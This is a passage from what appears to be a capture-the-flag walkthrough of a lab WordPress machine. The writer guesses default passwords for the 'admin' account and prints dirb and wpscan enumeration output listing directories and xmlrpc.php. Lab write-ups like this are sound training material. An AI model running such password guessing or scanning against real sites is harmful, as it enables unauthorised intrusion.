
As I scroll down, I found the usual warning given by a responsible cyber security guy.




As I further scroll down, I see a message reminding again what to do on this machine and wh -ere the root flag is located.



As I further scroll down, I find a Wordpress username.



It is "admin". I go to the Wordpress Login page and try out all default and most common pass words used to see if I can get into the Wordpress website.



Nothing worked. I was suspicious that this Wordpress website may be my ticket into this targ -et system. So I use dirb tool to see if this website has any unusual directories.


```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $dirb http://10.10.10.10/wordpress

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 18 19:24:54 2019
URL_BASE: http://10.10.10.10/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.10/wordpress/ ----
+ http://10.10.10.10/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-content/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-includes/
+ http://10.10.10.10/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

```
---- Entering directory: http://10.10.10.10/wordpress/wp-admin/ ----
+ http://10.10.10.10/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/css/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/images/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/includes/
+ http://10.10.10.10/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/js/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/maint/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/network/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-admin/user/

---- Entering directory: http://10.10.10.10/wordpress/wp-content/ ----
+ http://10.10.10.10/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://10.10.10.10/wordpress/wp-content/plugins/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-content/themes/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-content/upgrade/
==> DIRECTORY: http://10.10.10.10/wordpress/wp-content/uploads/
```

```
---- Entering directory: http://10.10.10.10/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.10/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.10/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.10/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.10/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
---- Entering directory: http://10.10.10.10/wordpress/wp-admin/user/ ----
+ http://10.10.10.10/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://10.10.10.10/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://10.10.10.10/wordpress/wp-content/plugins/ ----
+ http://10.10.10.10/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://10.10.10.10/wordpress/wp-content/themes/ ----
+ http://10.10.10.10/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://10.10.10.10/wordpress/wp-content/upgrade/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.10/wordpress/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Oct 18 19:25:17 2019
DOWNLOADED: 32284 - FOUND: 11
┌──[kalyan@parrot]─[~]
└──╼ $
```

There's nothing unusual on this website. Let's see If I can find anything interesting in the plug-ins webpage.



It is not listable. It's time to try Wpscan. Wpscan on my Parrot OS is not working so I power on Kali Linux and run Wpscan from that machine.

```
root@kali:~# wpscan --url http://10.10.10.10/wordpress -e ap
_____________________________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.5.3
          Sponsored by Sucuri - https://sucuri.net
      @ WPScan , @ethicalhack3r, @erwan lr, @ FireFart
```

```
Interesting Finding(s):

[+] http://10.10.10.10/wordpress/
 | Interesting Entry: Server: Apache/2.4.38 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://10.10.10.10/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghos
t_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_d
os
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlr
pc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ping
back_access
```

